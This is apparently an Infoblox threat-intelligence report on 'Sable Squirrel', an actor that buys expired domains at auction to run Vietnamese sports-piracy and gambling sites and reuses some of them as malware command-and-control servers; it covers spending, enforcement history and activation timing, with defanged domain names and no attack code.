

Illegal Streaming Fronts a \$7M Dropcatch Domain Operation

 infoblox.com/blog/threat-intelligence/7-million-in-expired-domains-fuel-a-streaming-empire-with-a-malware-secret

Infoblox Threat Intel

August 13, 2026

Sable Squirrel spends millions on expired domains to deliver illegal gambling, streaming, RAT malware, and ransomware in a massive cybercriminal enterprise.



Executive Summary

A decade-old news site, a failed startup's domain, a former corporate campaign, and a football club website do not usually end up in the same threat cluster. In Sable Squirrel's case, though, they do. This actor has spent years turning other people's domain history into its own criminal infrastructure, then using that infrastructure to run illegal sports streaming, online gambling promotion, and malware command-and-control (C2) side by side.

Sable Squirrel controls more than 10,000 domains. Most of them support a large Asian sports piracy operation under brands such as Xoillac, Cakhia, 90phut, Socolive, and MiTom. Those sites look like consumer streaming products: live football, match schedules, chat rooms, mirrors, mobile promotion, and enough polish to keep fans returning. But streaming is not the business; it's only the acquisition channel. The money sits behind it, partly in betting platforms

including VSBet, ColaScore, 8xbet, and related brands that the actor appears to control or operate in close alignment. Vietnam is a center of gravity in our data, but it does not appear to be the boundary of the operation. The same back-end services, sports data feeds, image infrastructure, and live chat components that power the Vietnamese streaming fleet also surface around Chinese-language betting brands and adjacent campaigns aimed at Indonesian and Russian-speaking audiences.

The domain strategy made Sable Squirrel stand out to us. They not only register cheap lookalikes and throw them away, they also buy expired domains with real history. We confirmed more than \$430,000 in dropcatch purchases across roughly 160 domains that we could price individually. Extrapolated across the broader inventory, we estimate the actor's total dropcatch spend to be north of \$7 million, the largest domain investment budget we have attributed to a single actor. That money buys aged registration history, backlinks, residual traffic, and the kind of reputation signals many defenses still treat as indications of trustworthiness.

From there, our investigation took a turn we did not expect. A subset of these same domains also operate as malware C2. We identified over 31,000 malware samples connecting to Sable Squirrel domains, including Quasar RAT, AsyncRAT, DCRat, NanoCore, Remcos, njRAT, and samples carrying HiddenTear ransomware signatures. In such cases, a human visitor sees a live football streaming site while an infected device uses the same domain as a control channel. Many samples also identify themselves with the actor's own brands in the file properties embedded inside the Windows executable, including socolive, xoilac, and 8xbet. *That is not an affiliate misunderstanding.* It is an operator leaving its own logo on the malware.

Combining DNS visibility with registration, web, and malware analysis, we assess that:

- Sable Squirrel runs a two-track domain model: dropcatch domains that inherit legitimacy, and freshly registered lookalikes that reinforce its own streaming brands.
- The operation is vertically integrated pirated sports streaming, gambling promotion, traffic redirection, CDN and tracking infrastructure, mobile app distribution, and malware C2.
- A subset of streaming domains also function as malware C2 while still presenting live streaming content to visitors. A coordinated weaponization wave in late 2025 configured hundreds of existing Sable Squirrel domains as C2, and roughly 12% of Infoblox Threat Defense Cloud customer networks queried those domains since the wave began, spread across roughly two dozen industries.
- The operation overlaps strongly with the prosecuted Vietnamese Xoi Lac TV network. We cannot definitively confirm they are one and the same, but the circumstantial evidence makes that highly likely.

- Vietnamese enforcement, including a February 2026 site freeze and March 2026 charges and seizures, only made a dent. The operation recovered within a month and expanded to cover the 2026 World Cup. The operation lost properties, not momentum.
- Shared live chat code, sports data feeds, image infrastructure, multilingual artifacts, and adjacent gambling campaigns suggest Sable Squirrel sits inside a broader Asian streaming and betting supply chain whose reach likely extends beyond Vietnamese-speaking audiences.

Domains are the lifeblood of this operation. The streaming lures, redirection layer, CDN and tracker infrastructure, gambling platforms, and malware C2 all live in DNS. Sable Squirrel keeps that supply chain fed through lookalike registration and dropcatch buying. Figure 1 shows how the pieces fit together.




Figure 1. Ecosystem overview of the Sable Squirrel operation: streaming brands at the top of the funnel, an actor-controlled redirect and cloaking layer in the middle, gambling platforms at the bottom, and a branch showing a subset of the same domains reused as malware C2.

How We Found Sable Squirrel

In Part 1 of this series, we walked through how drop catching works and why the volume is so large. Tens of thousands of expired domains are re-registered every day, and buyers regularly monitor the dropcatch market for domains with real value, the same way any investor watches a market for an available asset. A domain with a long, clean history is worth something, and that history is exactly what a certain kind of threat actor is willing to pay for.

Sable Squirrel takes that idea further than any actor we have documented. This isn't opportunistic scavenging; it's a well-funded acquisition pipeline that feeds a real revenue business. Sable Squirrel buys reputation by the domain, wires it into a streaming-to-gambling machine, and leverages a share of the same domains as malware infrastructure.

We first pulled this thread through DNS, following unusual query patterns and registration behavior across a large set of domains. Shared infrastructure behind those domains let us tie dozens of different brand names back to a single operator. The rest of this report follows that thread: who Sable Squirrel is and where they came from, how enforcement has failed to slow them down, how they stock their domains, the malware that shares those same addresses, the streaming product, how the sites are marketed, the gambling business behind them, and where the operation is weak.

Meet Sable Squirrel

We name domain-hoarding actors after squirrels, and Sable Squirrel has earned the label. With more than 10,000 domains under their control, they are one of the most prolific hoarders we track.

We assess Sable Squirrel to be an Asian actor, and likely a transnational one. The audience and much of the operational language are Vietnamese, but the shared technology, the brands and artifacts that face Chinese and Indonesian speakers, and signals that reach across several countries point to an operation larger than any single country.

Sable Squirrel spends big and operates at large scale, but their operational security (opsec) is sloppy in several areas. Registration records reuse the same contact details, the streaming sites carry a bogus business address that resolves to a residential neighborhood in Ho Chi Minh City, and, as we detail later, the malware is stamped with the actor's own brand names. The opsec issues cut both ways though: because every streaming site runs on stock WordPress, Sable Squirrel's own sites are a soft target, and we have watched at least one of them get compromised by an unrelated criminal crew. Figure 2 shows one of the unverified contact blocks reused across the streaming fleet. The listed address is real and appears in

public records for apparently unrelated businesses, but we could not verify any connection between those businesses and Sable Squirrel.




Figure 2. Screenshot of a Sable Squirrel streaming site's footer showing an unverified Ho Chi Minh City contact block reused across the fleet

The Xoi Lac TV Shadow

Since 2016, the dominant name in Vietnamese sports piracy has been Xoi Lac TV, a brand that has always operated as a family of mirror sites rather than a single destination. Sibling channels share the same feeds and rotate through backup domains, so a blocked address is replaced within minutes. During major tournaments, the illegal streaming services have drawn hundreds of thousands of viewers a day.

Vietnamese authorities do not treat this as ordinary copyright infringement. They [describe it as organized crime](#) tied directly to online gambling and to loan sharking for football bets, and they have pursued the network for years through repeated blocking and, in early 2026, a round of arrests and asset seizures. The million-dollar question for us was whether the network prosecuted by Vietnamese authorities was the same one we track as Sable Squirrel.

It was hard for us to miss the overlapping brands. Several of the streaming names we follow, including Xoillac, Cakhia, and 90phut, are the same ones Vietnamese authorities named. The site templates we observe match the images in the authorities' own announcements, and a domain that appears in an enforcement photograph, xoillacz[.]com, is one we independently tie to Sable Squirrel. We cannot definitively confirm that our cluster and the charged individuals are one and the same, but the brand reuse, the shared templates, and the shared domain make it highly likely. Figure 3 shows one of the Sable Squirrel streaming sites whose template matches the authorities' published material.




Figure 3. Screenshot of a Sable Squirrel streaming site whose page template matches the layout shown in Vietnamese authorities' published enforcement material

Only a Dent: A Decade of Growth Despite Enforcement

Viewed as a timeline, Sable Squirrel's story is less about takedowns than absorption. The brand family emerges, enforcement escalates, domains are blocked, more domains appear, and the operation keeps moving. Figure 4 shows the major operational events tied to the Xoi Lac brand and Sable Squirrel across their shared history. Law enforcement pressure increased between 2021 and 2024, but the actor's domain investments kept growing. Sable

Squirrel registered heavily around major sporting events and, by late 2025, had converted a subset of its domains into dual purpose infrastructure for illegal sports streaming and malware C2.



Figure 4. Operational timeline of the Xoi Lac brand and Sable Squirrel activities, marking the 2024 registration peak, the late-2025 malware weaponization, the early-2026 crackdown, and the recovery leading up to the 2026 World Cup

The Xoilac brand emerged in 2016. Enforcement escalated year after year, with hundreds of pirate sites blocked in 2021 and 2022, then an organized-crime designation in late 2023, and addition to a national blacklist in early 2024. Through all of it, Sable Squirrel’s domain buying only accelerated. In fact, 2024 was their peak registration year, with more than 3,500 domains.

Late 2025 is when Sable Squirrel became more than an illegal streaming and gambling operation. The first malware C2 configurations appeared on Sable Squirrel domains in November 2025, and December brought a larger wave that stood up roughly 350 of them. Many of those domains were not new. They had already been serving streaming content before the C2 role appeared. This was not newly discovered infrastructure. It was a change in actor behavior, with existing streaming domains repurposed into dual-use infrastructure for both illegal sports streaming and malware control. From that point on, the streaming fleet and malware operation scaled together.

Not long after came the largest enforcement actions yet. In February 2026, authorities froze the flagship sites without notice, and in March they [charged 30 suspects](#) and seized roughly 300 billion Vietnamese dong (VND). From our vantage point, the only measurable effect was a single month in which new registrations nearly stopped. Figure 5 shows that dip against the count of unique domain queries, which barely moved.




Figure 5. Monthly new Sable Squirrel domains by type against the count of distinct domains queried by Infoblox Threat Defense Cloud customers, showing the one-month registration dip at the crackdown while the domain queries hold steady

The recovery was fast. New registrations climbed back to their pre-crackdown level in March and then surpassed it by April. Buying was still high in May, and by June, Sable Squirrel was standing up dozens of World Cup domains. Throughout the year shown, the number of domains actually queried held near a monthly average of about 2,000, with almost no dip at the takedown. Moreover, fresh malware C2 domains kept appearing after the arrests. The February freeze, the March charges, and the seizure of ~300 billion VND (roughly US\$12 million) in assets removed specific properties without stopping the operation.

Two Ways to Build a Domain Inventory: Dropcatch and Lookalikes

Sable Squirrel fills their inventory two ways. The first is easy to spot. They register lookalike domains that telegraph the streaming brand: names built on seeds like xoilac, socolive, cakhia, 90phut, mitom, and vaoroi, along with families of Vietnamese football phrases that soak up search traffic for events like the World Cup. Such domains are affordable, disposable, and obvious.

The second way involves domains that are much harder to detect at scale. Sable Squirrel buys expired domains at auction, through platforms such as DropCatch[.]com, GoDaddy, Namecheap, and Dynadot, specifically to inherit what those domains already have: aged

registration history, real inbound traffic, and backlinks from other sites. A dropcatch domain does not need to be marketed as heavily as a freshly registered one, because the visitors and the search-engine trust come with the purchase.

Their spending sets Sable Squirrel apart from other domain hoarders we track. Most actors treat domains as consumables and buy the cheapest extensions they can find. In contrast, Sable Squirrel pays a premium for pedigrees. We researched and priced roughly 160 of their dropcatch domains individually and confirmed they'd paid more than \$430K to acquire them. Most of that spend runs through just two venues, with the majority of both the purchases and the dollars flowing through GoDaddy, with DropCatch a clear second. Namecheap and Dynadot show up only occasionally. Extrapolating from those 160 domains to the full inventory, we estimate Sable Squirrel's total dropcatch spend to have been north of \$7 million so far. That's the largest domain investment budget we have attributed to a single actor.

What the money buys is legitimacy. Sable Squirrel has acquired domains previously owned by real organizations that range from press outlets, charities, government and civic campaigns, well-known brands, and academic institutions. Some of the purchases were once tied to members of the Fortune 100:

- healthymagination[.]com, once General Electric's multibillion-dollar health initiative.
- maxfactor-international[.]com, tied to the Max Factor cosmetics brand owned by Procter & Gamble.
- krogeralbertsons[.]com, the domain created for the planned Kroger and Albertsons merger.
- veinteractive[.]com, once the home of Ve Interactive, a British advertising technology company that grew into a unicorn before collapsing in 2017. Thousands of third-party websites still call out to this domain every day, and Sable Squirrel now inherits that residual traffic.

Several other acquisitions make the same point:

- snsystems[.]com was formerly a Sony PlayStation developer tools company.
- jurasudfoot[.]com belonged to a French football club.
- rezilion[.]com belonged to a cybersecurity company.
- institutobancopalmas[.]org belonged to a pioneering Brazilian community bank.
- samefacts[.]com was a long-running policy blog.
- buffalomarket[.]com once belonged to a technology-enabled food and beverage distributor.

All of these domains now serve Sable Squirrel's own illegal sports-streaming content. The play is the same in every case: Sable Squirrel is not just buying a name. It is buying a head

start, with residual trust, traffic, and backlinks that let the domain go to work almost immediately and evade security checks that lean too heavily on historical reputation. Figure 6 ranks the ten most expensive purchases we have documented.

INFOBLOX THREAT INTEL · SABLE SQUIRREL Top 10 Drop-Catch Purchases by Price Highest documented bids among roughly 160 Sable Squirrel drop-catch domains researched and priced individually.				
#	Domain	Price	Former Identity	Venue
1	fora[.]tv UNCONFIRMED	\$50,251	Talks and lectures video platform (FORA.tv)	GoDaddy
2	swradioafrica[.]com	\$17,450	Independent Zimbabwean news radio station	GoDaddy
3	ogres-crypt[.]com	\$14,500	Hobbyist website with the original master list of secret Netflix genre codes	GoDaddy
4	samefacts[.]com	\$12,500	Reality-Based Community policy blog	GoDaddy
5	americansecuritytoday[.]com	\$10,567	U.S. homeland-security news publication	DropCatch
6	thesocialnetwork-movie[.]com	\$9,501	2010 film tie-in domain (The Social Network)	DropCatch
7	ice-energy[.]com	\$9,500	Grid-scale thermal energy-storage company	GoDaddy
8	electronicstakeback[.]com	\$8,200	E-waste advocacy nonprofit (est. 2001)	DropCatch
9	themetapicture[.]com	\$8,101	Viral image and humor site	GoDaddy
10	coveritlive[.]com	\$7,805	Live-blogging platform (2007–2018)	DropCatch
Prices reflect the highest documented bids in a manually researched sample of roughly 160 Sable Squirrel drop-catch domains; auction records are incomplete, so this is not a complete accounting of the actor's total spend. UNCONFIRMED flag: fora[.]tv is the highest documented bid, but Sable Squirrel attribution for this specific purchase is uncertain, the domain sat on a down page well past the actor's typical days-to-activation window before showing Sable Squirrel content.				

Figure 6. The ten most expensive dropcatch purchases documented in Sable Squirrel's inventory, spanning press, nonprofit, corporate, and entertainment domains bought to inherit an aged, trusted identity

Sable Squirrel wastes no time putting a dropcatch domain to work. Once acquired, the domain typically goes live within days rather than sitting parked; we calculated a median of about five days from purchase to activation. Drawing on a sample of domains that we individually researched and priced, Figure 7 breaks down dropcatch spending by the original owner's sector, and Figure 8 shows how quickly the domains were put into service.



Figure 7. Sable Squirrel dropcatch spending grouped by the sector of the original domain owner, from press and media to non-profits, government, brands, academia, and sports, with tiles sized by relative price paid




Figure 8. Time from dropcatch purchase to activation, showing that most domains went live within days of acquisition and that the pace of acquisition intensified leading up to the 2026 World Cup

Nearly a quarter of the dropcatch domains we could trace from purchase date to first activity on Sable Squirrel infrastructure (24%) go live the same day they are caught. Three out of four are live within a week, and 94% are live within two weeks (see figure 9). A domain bought for its aged reputation and inbound traffic loses value the longer it sits idle, and Sable Squirrel's acquisition pipeline reflects their deliberate, "no time to lose" tempo.

